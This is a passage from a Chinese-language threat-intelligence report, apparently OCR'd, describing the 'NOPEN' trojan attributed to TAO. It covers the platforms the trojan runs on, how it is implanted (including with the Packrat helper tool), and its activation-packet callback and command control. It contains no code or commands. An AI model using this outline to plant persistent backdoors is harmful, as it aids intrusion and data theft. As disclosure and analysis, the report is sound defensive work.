


图 9 受控端功能调用

四、使用环境

“NOPEN” 木马工具支持在 Linux、FreeBSD、SunOS、Solaris、JUNOS 和 HP-UX 等各类操作系统上运行，同时兼容

i386、i486、i586、i686、i86pc、i86、SPARC、Alpha、x86_64、PPC、MIPS、ARM 以及 AMD64 等多种体系架构，适用范围较广。根据监控情况，该木马工具主要用于在受害单位内网中执行各类攻击指令，结合其他取情、嗅探工具，级联窃取核心数据。

五、植入方式

“NOPEN”木马工具支持多种植入运行方式，包括手动植入、工具植入、自动化植入等，其中最常见的植入方式是结合远程漏洞攻击自动化植入至目标系统中，以便规避各种安全防护机制。此外，TAO 还研发了一款名为 Packrat 的工具，可用于辅助植入“NOPEN”木马工具，其主要功能为对“NOPEN”木马工具进行压缩、编码、上传和启动。

六、使用控制方式

“NOPEN”木马工具主要包括 8 个功能模块，每个模块支持多个命令操作，TAO 主要使用该武器对受害机构网络内部的核心业务服务器和关键网络设备实施持久化控制。其主要使用方式为：攻击者首先向安装有“NOPEN”木马工具的网内主机或设备发送特殊定制的激活包，“NOPEN”木马工具被激活后回连至控制端，加密连接建立后，控制端发送各类指令操作“NOPEN”木马工具实施网内渗透、数据窃取、

其他武器上传等后续攻击窃密行为。

2022年3月14日